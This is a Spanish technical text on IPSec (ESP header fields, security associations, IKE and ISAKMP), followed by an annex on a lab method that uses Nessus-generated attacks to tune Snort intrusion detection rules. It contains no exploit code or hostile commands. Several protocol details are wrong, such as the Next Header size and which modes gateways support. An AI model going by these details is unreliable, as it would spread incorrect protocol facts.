NOTA: Todos estos algoritmos son descriptos en el punto 5. (Algoritmos de autenticación y encriptado).


1.2. ESP: Encapsulation Security Payload):


ESP está diseñado para proveer servicios de seguridad a IPv4 e IPv6. ESP puede ser aplicado solo en combinación con AH o en modo anidado. Los servicios de seguridad pueden ser provistos entre un par de Host, entre un par de Gateway de seguridad o entre un Gateway de seguridad y un Host.

El encabezado del ESP es insertado después del encabezado de IP y antes de los protocolos de nivel superior en modo transporte, y en modo túnel antes del encabezado IP.

ESP provee confidencialidad, autenticación de origen de datos, integridad no orientada a la conexión y servicio anti-réplica. Estos servicios son seleccionados al establecerse la asociación de seguridad (SA) .

El encabezado IP identifica la ocurrencia de este protocolo a través del valor 50d en el campo protocolo de su formato. El encabezado ESP tiene la siguiente estructura:





- Security Parameters Index: Valor arbitrario de 32 bit, en combinación con la dirección IP destino y el ESP identifican unívocamente una SA para este datagrama. El conjunto de valores entre 1 y 255 es reservado por IANA para usos futuros.
- Sequence Numbers: Contador monótono creciente que permite el control de los paquetes enviados y recibidos. Este valor es inicializado a 0 cuando la SA es establecida.
- Payload Data: Campo de longitud variable que define la longitud de los datos que continúan este encabezado. Si el algoritmo empleado para encriptar los datos requiere algún tipo de sincronización (Ej: vector de inicialización (VI)) entonces estos datos pueden ser transportados explícitamente en este campo.
- Padding (Para encriptado): Varios factores requieren o motivan el uso de este campo, como por ejemplo: algoritmos que requieren que el texto sea un múltiplo exacto de cierto número de Bytes, protocolos que necesitan rellenar a múltiplos de 4 Bytes.
- Pad Length: Este campo indica el número de Bytes de relleno que lo preceden.
- Next Header: Este campo de 8 Bytes identifica el tipo de datos que se transporta, por ejemplo encabezado de extensión en IPv6 o protocolo de nivel superior.
- Authentication Data: Este campo de longitud variable contiene un Integrity Check Value (ICV) que procesa el paquete ESP menos la autenticación de datos. Este campo es opcional y es incluido sólo si el servicio de autenticación ha sido seleccionado en esta SA.

Como AH, ESP puede ser empleado en dos modos: modo transporte y modo túnel, dando protección a los niveles superiores pero no al encabezado IP. En modo transporte ESP es insertado después del encabezado IP y antes de los encabezados de nivel superior.

IPv4	IP Original	**ESP**	TCP	Datos	Cola ESP	ESP Auth

IPv6	IP Original	Hop-by-hop,routing, etc	**ESP**	Otros Enc. Ext.	TCP	Datos	Cola ESP	ESP Auth

En modo túnel ESP puede ser empleado en Host o Gateway de seguridad. Cuando ESP es implementado en Gateway de seguridad debe ser empleado el modo túnel, en este caso el

encabezado IP "interno" transporta la última dirección fuente y destino IP, mientras el encabezado IP "externo" contiene otra dirección IP. En este modo ESP protege la totalidad del paquete IP interno incluyendo su encabezado.

IPv4	IP Nuevo	**ESP**	IP Original	TCP	Datos	Cola ESP	ESP Auth

IPv6	IP Nuevo	Hop-by-hop,routing, etc	**ESP**	IP Original	Otros Enc. Ext.	TCP	Datos	Cola ESP	ESP Auth

ESP está diseñado para usarse con algoritmos de clave simétrica, y en virtud que los datagramas IP pueden arribar fuera de orden, cada paquete debe transportar todos los datos requeridos para permitir al receptor establecer el sincronismo necesario para desencriptar. Estos datos deben ser explícitamente transportados en el campo Payload, descripto anteriormente.

El algoritmo empleado para calcular ICV es especificado por la SA. En el caso de comunicaciones punto a punto debe soportar códigos de autenticación de mensajes (MAC: Message authentication Code), tanto algoritmos simétricos (Ej: DES) como funciones "One-Way" (Ej: MD5 o SHA-1). En comunicaciones multicast son adecuadas las combinaciones de funciones "One-Way" con algoritmos de firma electrónica.

Toda implementación de ESP debe soportar los siguientes algoritmos:

- HMAc con MD5 [RFC-2403] .
- HMAC con SHA-1 [RFC-2404].
- DES (Data Encriptation Standard) [ANSI X3.106] en modo CBC.
- Algoritmo de autenticación nula.
- Algoritmo de encriptado nulo.

> **NOTA:** Todos estos algoritmos son descriptos en el punto 5. (Algoritmos de autenticación y encriptado).

Asociaciones de seguridad (SA: Security Association).

Una SA es una clase de conexión que permite establecer los servicios de seguridad en el tráfico que transporta. En cada aso SA los servicios de seguridad pueden hacer uso de AH o ESP pero no de ambos, para utilizar los dos, se deberá establecer dos SA.

Una SA es unívocamente identificada por tres valores:

- SPI (Index Parameter Security).
- Dirección IP destino.
- Identificador de protocolo de seguridad (AH o ESP).

Se pueden definir dos tipos de SA:


2.1. Modo transporte: Se trata de una SA entre dos host. En este tipo, el encabezado del protocolo de seguridad aparece inmediatamente a continuación del encabezado IP en el caso de Ipv4 y como cabecera de extensión en Ipv6. En ambos casos ocurre antes del nivel de transporte.

2.2. Modo túnel: Se trata de una SA aplicada a un túnel IP. Si el extremo de la SA es un Gateway de seguridad, entonces la SA debe ser en modo túnel, es decir que una SA entre dos Gateway de seguridad es siempre en modo túnel.
En este modo existen dos encabezados IP, uno que es el *externo* que especifica los datos para llegar al destino del túnel y otro *interno* a este que detalla el destino final.

Un host debe soportar ambos modos, mientras que un Gateway de seguridad sólo debe soportar modo transporte.


En algunos casos la política de seguridad puede necesitar hacer uso de ambos protocolos de seguridad (AH y ESP), los cuales, como se mencionó anteriormente no pueden estar presentes en la misma SA. En estos casos será necesario emplear múltiples SA. El término empleado en estos casos es Empaquetado (bundle) de SA. Las diferentes SA pueden iniciarse y finalizar en los mismos puntos o no y se pueden combinar de dos formas:

a. **Transporte adyacente:** Se trata de aplicar más de un protocolo de seguridad a un mismo datagrama sin invocar un modo túnel, aprovechando la combinación de AH y ESP.




b. **Túnel Iterado:** En este caso son también varias SA pero implementadas a través de modo túnel, y se puede llevar a cabo a través de tres formas:


1) **Host, Host <-> Host, Host:** Ambos extremos de las SA son los mismos. Cada túnel podría emplear AH o ESP.



2) **Host, Host <-> Gateway, Host:** Un extremo de las SA es el mismo y el otro no.



3) **Host, Gateway <-> Gateway, Host:** Ninguno de los extremos de las SA son los mismos.



c. Combinación de asociaciones de seguridad:
Cualquiera de las propuestas anteriores puede ser combinada con otras, generando Empaquetados de SA mixtos.

Hay cuatro casos básicos de estas combinaciones que deben ser soportados por todo host o Gateway de seguridad que implemente IPSec, estos son:

1) **Seguridad de extremo a extremo entre 2 Host a través de Internet o Intranet** (Host1 <-> Host2).

Como se aprecia en el gráfico, se puede implementar en modo transporte o túnel, acorde a esto, los encabezados de los paquetes pueden adoptar las opciones que se detallan a continuación:


7 Modo Transporte

1.	IP	AH	Niv. Superior	
2.	IP	ESP	Niv. Superior	
3.	IP	AH	ESP	Niv. Superior

8 Modo túnel

4.	IPExt	AH	IPInt	Niv. Superior
5.	IPExt	ESP	IPInt	Niv. Superior

2) **Soporte con simple VPN.**




9 Modo túnel

1.	IPExt	AH	IPInt	Niv. Superior

2.


IPExt	ESP	IPInt	Niv. Superior

3) Combinación de 1) y 2).



4) **Host remoto a través de Internet:** Este caso está contemplado para un host remoto que accede a la organización a través de Internet desde cualquier punto. Accede a la misma a través de Gateway de seguridad 2 (típicamente un Firewall) y a través de este gana el acceso a cualquier host de la misma sobre el cual pueda tener una SA o al mismo Firewall. El detalle particular de este caso es la autenticación, verificación y autorización.

Sólo el modo túnel puede ser empleado entre el host 1 y el Gateway de seguridad, y entre los host cualquiera de ellos.



Administración de claves (IKE: Internet Key Exchange) [RFC-2409].

IPSec impone el soporte para dos tipos de administración de claves: Manual y automático. Los protocolos AH y ESP son totalmente independientes de las técnicas empleadas para la administración de claves. La granularidad que se emplee para la distribución de claves determina

la granularidad que proveerá la autenticación. Se debe tener en cuenta que la fortaleza de AH y ESP estará dada en gran medida por la administración de claves, pues una debilidad en esta, genera una vulnerabilidad en los secretos empleados en el sistema

a. Manual:

Esta es la forma más simple de administración de claves, en la cual personalmente se configuran las claves de cada componente del sistema y las SA para asegurar la comunicación con otros sistemas.
Estas técnicas son prácticas en pequeños y estáticos entornos, pero no son escalables. En general se emplean técnicas de configuración estáticas con el empleo de claves simétricas, si bien existen varias posibilidades.

b. Automático:

El empleo de IPSec en grandes entornos requiere esta técnica, la cual es fácilmente escalable y automatizada.
El protocolo por defecto que propone IPSec es IKE (Internet Key Exchange), sin embargo otros protocolos pueden ser seleccionados.
Cuando estos protocolos son empleados, la salida de los mismos pueden generar múltiples claves, las cuales sirven para:

- Algoritmos criptográficos que usan múltiples claves.
- Algoritmos de autenticación que usan múltiples claves.
- Combinaciones de ambos.

1.3. IKE.

La RFC-2409 describe un protocolo híbrido cuyo propósito es negociar y proveer material de claves autenticado para SA de una manera protegida.
IKE define tres elementos fundamentales:

- OAKLEY [RFC-2408]: Define una serie de "modos" de intercambio de claves detallando los servicios que provee cada uno.

- SKEME (Secure Key Exchange Mechanism for Internet): Describe una técnica de intercambio de claves muy versátil que provee anonimato, repudio y rápido refresco de claves.
- ISAKMP [RFC-2408] (Internet Security Association and Key Management Protocol): Provee un entorno para autenticación e intercambio de claves, pero no los define, sólo se limita a establecer las fases a seguir. Esta fases son dos, la primera de ellas (Modo principal y agresivo) establece un canal seguro y autenticado entre los extremos; la segunda fase (Modo rápido) establece la negociación de la SA de IPSec

Para negociar y establecer claves, IKE necesita hacer uso de:

- Algoritmos de encriptado.
- Algoritmos Hash (Deben soportar HMAC [RFC-2104].
- Métodos de autenticación.
- Información acerca de un grupo sobre la cual hacer Diffie-Hellman.

Las implementaciones de IKE deben soportar:

- DES (Data Encriptation Standard) [ANSI X3.106] en modo CBC.
- MD5 (Message Digest Algorithm Versión 5) [RFC-1321] y SHA (Secure Hash Standard) [FIPS- 180-1, de NIST].
- Autenticación por medio de clave secreta pre-compartida.
- MODP sobre un número de grupo por defecto.

Opcionalmente pueden soportar:

- 3DES (triple DES) para encriptado.
- Tiger para Hash.
- DSS (Digital Standard Signature).
- RSA (Rivest, Shamir and Aldeman).
- MODP grupo 2

NOTA: Todos estos algoritmos son descriptos en el punto 5. (Algoritmos de autenticación y encriptado).

IKE propone dos métodos básicos para establecer un intercambio de claves autenticado:

a. **Modo Principal** (Obligatorio): Sólo se emplea en la fase uno de ISAKMP. Es una instancia de ISAKMP para proteger el intercambio, y funciona de la siguiente manera:

   1) Los primeros dos mensajes negocian políticas.
   2) Los próximos dos mensajes intercambian los valores públicos de Diffie-Hellman y datos auxiliares.
   3) Los últimos dos mensajes autentican el Intercambio Diffie-Hellman.

   .

b. **Modo agresivo** (Optativo): Sólo se emplea en la fase uno de ISAKMP. Es también una instancia de ISAKMP, y funciona de la siguiente manera:

   1) Los primeros dos mensajes negocian políticas, intercambian los valores públicos de Diffie-Hellman y datos auxiliares para intercambio e identidad.
   2) El segundo mensaje también autentica a quien responde.
   3) El tercer mensaje autentica a quien inició el intercambio y provee un perfil de participación en el intercambio.

Existe también un modo rápido (Sólo se emplea en la fase dos de ISAKMP) para la refrescar las claves y SA, el cual no es un intercambio completo, pero es usado como parte de los procesos anteriores.

En modo principal o agresivo están permitidos cuatro métodos de autenticación:

- Firma digital.
- Dos métodos de clave pública.
- Secreto precompartido.

1.4. ISAKMP [RFC-2408] (Internet Security Association and Key Management Protocol):

En este texto se definirá en detalle el funcionamiento de este protocolo pues se considera el pilar fundamental de toda arquitectura de seguridad, pues cualquier falla en lo relativo a las claves deja sin sentido todo otra medida.

Este protocolo define los pasos necesarios para establecer una SA (Security Association), el establecimiento y mantenimiento de todas las claves necesarias para la familia de protocolos TCP/IP en modo seguro.

Se desarrolla a como **Apéndice 1 (al anexo A - IPSec)** un ejemplo práctico tomado de la realidad en el establecimiento de una VPN por medio del software PGP, que implementa todos los estándares presentados por ISAKMP.

Procesamiento de tráfico IP:

Para el tratamiento del tráfico entrante y saliente en un elemento que implemente IPSec existen dos bases de datos que definen las normas a seguir, la primera de ellas es la *base de datos de políticas del seguridad* (**SPD: Security Policy Database**) la cual define todos los requerimientos del sistema y establece si un paquete se descarta, emplea servicios IPSec o permite "Bypass" IPSec. La segunda es la *base de datos de asociaciones de seguridad* (**SAD: Security Associaton Database**), la cual define los parámetros de todas las SA activas del sistema. Las dos bases de datos toman parámetros llamados *selectores* que son los que hacen posible la decisión sobre las medidas a tomar en el tráfico saliente o entrante. Los selectores definidos por IPSec son, Para SPD: Dirección IP fuente o destino, nombre (Usuario o sistema), nivel de sensibilidad de los datos, protocolo de nivel transporte, puertos fuente o destino. Y para SAD: Contador de número de secuencia en AH o ESP, Contador de secuencia de "overflow", ventana anti-réplica, algoritmo de autenticación AH, algoritmo de encriptado ESP, algoritmo de autenticación ESP, tiempo de vida de la SA, modo del protocolo IPSec (túnel o tranporte) y MTU.

Todo paquete entrante o saliente en un elemento IPSec es confrontado con la SPD para determinar qué procesamiento es requerido para el mismo.

Algoritmos de autenticación y encriptado que soporta.

HMAc con MD5 [RFC-2403]

HMAC con SHA-1 [RFC-2404].

HMAC [RFC-2104].

Diffie-Hellman.

DES (Data Encriptation Standard) [ANSI X3.106] en modo CBC.

MD5 (Message Digest Algorithm Versión 5) [RFC-1321] y SHA (Secure Hash Standard) [FIPS- 180-1, de NIST].

3DES (triple DES) para encriptado.

Tiger para Hash.

DSS (Digital Standard Signature).

RSA (Rivest, Shamir and Aldeman).

III. Fuentes consultadas:

RFC-2401 Security Architecture for the Internet Protocol. S. Kent, R. Atkinson. November 1998. (Status: PROPOSED STANDARD).

RFC-2402 IP Authentication Header. S. Kent, R. Atkinson. November 1998.(Status: PROPOSED STANDARD).

RFC-2403 The Use of HMAC-MD5-96 within ESP and AH. C. Madson, R. Glenn. November 1998.(Status: PROPOSED STANDARD).

RFC-2404 The Use of HMAC-SHA-1-96 within ESP and AH. C. Madson, R. Glenn. November 1998.(Status: PROPOSED STANDARD)

RFC-2405 The ESP DES-CBC Cipher Algorithm With Explicit IV. C. Madson, N. Doraswamy. November 1998. (Status: PROPOSED STANDARD).

RFC-2406 IP Encapsulating Security Payload (ESP). S. Kent, R. Atkinson. November 1998. (Status: PROPOSED STANDARD).

RFC-2407 The Internet IP Security Domain of Interpretation for ISAKMP. D. Piper. November 1998. (Status: PROPOSED STANDARD).

RFC-2408 Internet Security Association and Key Management Protocol (ISAKMP). D. Maughan, M. Schertler, M. Schneider, J. Turner. November 1998. (Status: PROPOSED STANDARD).

RFC-2409 The Internet Key Exchange (IKE). D. Harkins, D. Carrel. November 1998. (Status: PROPOSED STANDARD).

RFC-2410 The NULL Encryption Algorithm and Its Use With IPsec. R. Glenn, S. Kent. November 1998. (Status: PROPOSED STANDARD).

RFC-2411 IP Security Document Roadmap. R. Thayer, N. Doraswamy, R. Glenn. November 1998. (Status: INFORMATIONAL).

RFC-2412 The OAKLEY Key Determination Protocol. H. Orman. November 1998. (Status: INFORMATIONAL).

RFC-2764 A Framework for IP Based Virtual Private Networks. B. Gleeson, A. Lin, J. Heinanen, G. Armitage, A. Malis. February 2000. (Status: INFORMATIONAL).

ANEXO C.
METODOLOGÍA: GENERACIÓN DE ATAQUES / DETECCIÓN CON NIDS

ANEXO C: METODOLOGÍA: GENERACIÓN DE ATAQUES / DETECCIÓN CON NIDS.

1. Presentación: [21], [22], [23], [24], [25], [26], [27].

El presente trabajo surge a partir de una intensa evaluación realizada respecto a los distintos Sistemas de Detección de Intrusiones (IDSs) existentes en el mercado, luego de la cual se puso de manifiesto la necesidad de trabajar mancomunadamente con herramientas de detección de vulnerabilidades para que la metodología de trabajo pueda ser realmente eficiente.

En el trabajo inicial se realizó la evaluación de algunos productos de detección de intrusiones y luego de una serie de mediciones y comparativas, se obtuvieron las siguientes conclusiones:

a. Disparidad en la detección de un mismo evento por distintos productos:
b. Ausencia de detección del no cumplimiento a lo establecido por las RFCs.
c. Faltas de desarrollos en el relevamiento del software y hardware de red.
d. Faltas de iniciativas sobre trabajo en reglas “Proactivas”.
e. Estudiar muy en detalle qué IDS se ajusta mejor a la red de la empresa.

Luego de estos hechos se continuó avanzando sobre lo estudiado y se trató de idear una metodología de trabajo que permita mejorar estos aspectos, y poder optimizar la detección de intrusiones. Relacionado a cada conclusión se puede describir lo siguiente:

- Al punto a. (Disparidad en la detección de un mismo evento por distintos productos):

  Se optó por emplear dos tecnologías diferentes en cada zona y evaluar las respuestas de ambas.

- Al punto b. (Ausencia de detección del no cumplimiento a lo establecido por las RFCs):

Se hizo evidente una notable mejoría en la respuesta a este punto a lo largo de las sucesivas actualizaciones, en particular con Snort y los protocolos más importantes de la familia TCP/IP, en concreto TCP, IP e ICMP.

- Al punto c. (Falta de desarrollos en el relevamiento del software y hardware de red.

  Este es uno de los puntos que más se analizó y dio como resultado gran parte de esta nueva metodología que se propone aquí.

- Al punto d. (Faltas de iniciativas sobre trabajo en reglas "Proactivas"):

  Se comenzó a trabajar en este punto, desarrollando reglas que se ajusten a la propia red donde se instalen los sensores, de forma tal que permita evaluar el tráfico cotidiano y lo anómalo.

- Al punto e. (Estudiar muy en detalle qué IDS se ajusta mejor a la red de la empresa):

  Este es un punto que se mantiene bastante claro y que continua respondiendo a la capacidad del personal de red que se posea, a su inclinación a ciertas líneas de productos, al nivel de desarrollo en entornos GNU, a los recursos materiales, a la magnitud de la red, el soporte técnico, el grado de exposición e impacto de sus recursos, etc.

Los ítems de las conclusiones que pueden realmente aportar novedades en este trabajo, van muy relacionados al avance que se produjo sobre los puntos "c", "d" y "e", que es donde se centra esta propuesta.

2. Introducción:

Como continuación de la evaluación anterior, se propuso el desafío de ingeniar una metodología de trabajo, que permita "Madurar", estas falencias detectadas, pues sí se creía importante implementar la tecnología NIDS, ya era evidente que se trataba de un eslabón fundamental en la cadena de la seguridad, realidad de la que hoy son conscientes la masa de los administradores serios de sistemas, y que sin duda es casi indispensable, pues se repite una vez más, que los NIDS no compiten con los Firewalls ni con los routers, sino que colaboran como un dispositivo más en el plan de seguridad.

Ante este desafío, surgieron una serie de ideas y trabajos, de los cuales algo quedó en el camino, y otros se fueron encadenando permitiendo llegar a la combinación de dos productos que se aprecia son de muy buena calidad (para no entrar en discusión si son los mejores o no en sus rubros), ambos GNU. Se trata de **Nessus** como detector de vulnerabilidades (o generador de ataques) y **Snort** como Netwok Intrusion detection System (NIDS), empleando este último con todo el conjunto de módulos adicionales que permiten desarrollar cualquier función o servicio igual o mejor que cualquier otro producto comercial **[38], [54]**.

3. Metodología:

Al hacerse evidente que ningún NIDS detectaba la totalidad de los ataques que se realizan hacia una red, se propuso la idea de determinar cuáles eran detectados y cuáles no. Para esta tarea se evaluaron las distintas herramientas que permiten detectar vulnerabilidades en sistemas. Se trabajó con varias, y nuevamente otra propuesta GNU (Nessus) quedó excelentemente posicionada, una vez más no se entrará en la discusión si es la mejor o no, pero sí se afirma que es muy buena y sus reglas son las que se actualizan con más frecuencia en el mercado.

Al empezar a detectar vulnerabilidades con Nessus, en los sistemas propios desde Internet hacia las zonas desmilitarizadas (DMZ), se comenzó a tabular las vulnerabilidades con los eventos detectados por Snort. Aquí aparece el primer problema (ya detectado en el trabajo anterior), pues no es fácil relacionar un ataque de Nessus con un evento detectado por Snort, esto se debe a que ambos tienen diferente codificación y denominación del evento. Esta relación sólo se puede realizar cuando el mismo posee referencia hacia CVE o Bugtraq, hecho que aparece en un muy bajo porcentaje de reglas, tanto de Nessus como de Snort, y aún así existen ataques que responden a una misma CVE y eventos detectados por Snort en los que sucede lo mismo, por lo tanto, ni siquiera en estos casos, se trata de una relación unívoca entre un ataque y un evento detectado por el sensor **[45]**.

Para comenzar a relacionar estos dos hechos se trabajó de la siguiente forma:

a. Se aisló en laboratorio una pequeña red.
b. Se realizó un scan con Nessus.

c. Se estudiaron las vulnerabilidades detectadas.
d. Se analizaron las reglas de Nessus, (las cuáles se realizan mediante el lenguaje NASL, propuesto por este software, con el que existe una regla por cada ataque).
e. Se llegaba hasta la regla que generaba cada uno de los ataques detectados en el Laboratorio.
f. Se generaba únicamente este ataque, teniendo en cuenta aquí que Nessus, la mayoría de los ataques, solo los lanza si encuentra ese puerto abierto, es decir, si se trata por ejemplo de un ataque para detectar una vulnerabilidad en un servidor de correo, primero intentará establecer una conexión con el puerto TCP 25, y si esta no se establece, entonces no lanza el resto del ataque (que es lo que interesa capturar en este análisis), sólo lanzará la totalidad del ataque programado por su regla correspondiente (xxxx.nasl) si se cumple esta primera condición. Esta táctica la emplea para mejorar su rendimiento, pues no tendría sentido seguir generando tráfico sobre un puerto inexistente y por lo tanto hacia un servicio que no se está prestando. Por lo expresado entonces, se tuvo que instalar cada uno de los servicios que se deseaba evaluar.
g. Se capturaba la totalidad del ataque con un analizador de protocolos.
h. Se evaluaba si Snort lo detectaba o no.

Hasta aquí fue la tarea de tabulación e individualización de cada una de las vulnerabilidades presentes en este laboratorio, dejando en una hoja de cálculo qué ID de Nessus se correspondía con cuál ID de Snort (junto con otros datos adicionales). Al finalizar la misma, se puso de manifiesto la posibilidad de seguir adelante comenzando a crear las reglas de Snort que permitan detectar aquellas que este NIDS "no veía", y así siguió este trabajo.

Un comentario adicional se debe realizar aquí, pues cualquiera puede plantearse el tema de las vulnerabilidades existentes en una red, bajo la idea que si existe una vulnerabilidad, entonces hay que solucionarla, dejando ese servicio, host, puerto o sistema asegurado respecto a este evento. En realidad esto no es tan fácil de realizar pues en muchos casos simplemente NO SE PUEDE, pues hay muchas causas que no permiten hacerlo, por ejemplo:

- Parches no existentes.
- Sistemas que no lo permiten.
- Aplicaciones propietarias que al modificar puertos o protocolos dejan de funcionar.
- Software enlatado que no se puede tocar.

- Servicios que fueron siendo modificados a lo largo de los años, y se hace muy peligroso de parchear.
- Sistemas que al ser bastionados dejan de funcionar, y no se está muy seguro de por qué.
- Servicios que no pueden dejar de prestarse.
- Accesos que deben ser abiertos sí o sí.
- Políticas empresariales, que no permiten asegurar esa vulnerabilidad.
- Dependencias de sistemas ajenos al organismo de seguridad.
- Etc, etc, etc, ...

Como conclusión a este comentario adicional entonces, se puede decir (y así nos ha sucedido en muchos casos), que si existe una vulnerabilidad detectada, la secuencia lógica es:

a. Ser consciente que se puede detectar o no.
b. Si es posible, solucionarla (No siempre se podrá).
c. Si no se puede solucionar, asegurar que **sí o sí** será detectada por los sensores.
d. Al ser detectada en la red, entonces **se trata de una alerta crítica** (Pues se sabe fehacientemente que se es vulnerable).
e. Generar una alarma en línea.

Basado en el manual de Snort se continuó realizando las reglas que permitieran detectar los ataques, tomando como referencia la regla de Nessus correspondiente (xxxx.nasl) y lo capturado con el analizador de protocolos. Cada nueva regla creada, se alojaba dentro de las local.rules de Snort, que están pensadas justamente para esta actividad y son tenidas en cuenta cada vez que se actualiza el conjunto de rules de Snort, pues las local.rules no son tocadas.

Se fueron generando nuevas reglas, teniendo como detalle adicional el incluir {nessus} dentro del mensaje de cada regla, para identificar posteriormente que se trataba de una detección procedente de un evento generado por este software.

El resultado final fue que se contaba con un NIDS que detectaba la totalidad de las vulnerabilidades presentes en este laboratorio. Este punto es de suma importancia, pues si bien con este aporte no se está totalmente seguro del 100 % de detección, pues siempre existen y existirán ataques que no son contemplados por Nessus, se pudo verificar que cubre un altísimo porcentaje de anomalías, y a su vez, también se hizo evidente la velocidad de actualización de plugins por parte de Nessus en

cuanto aparece una nueva vulnerabilidad y/o exploit en Internet, cosa que no sucedía con otros productos. Este aspecto proporcionaba un avance significativo a lo estudiado con anterioridad y que dio origen al artículo *"Nivel de Inmadurez de los NIDS"*, pues ahora se puede trabajar con sensores que se ajusten a la red en particular y garanticen una alta confiabilidad en la detección de eventos **[46]**.

Al llegar aquí en el laboratorio, apareció una nueva forma de trabajar con NIDS.

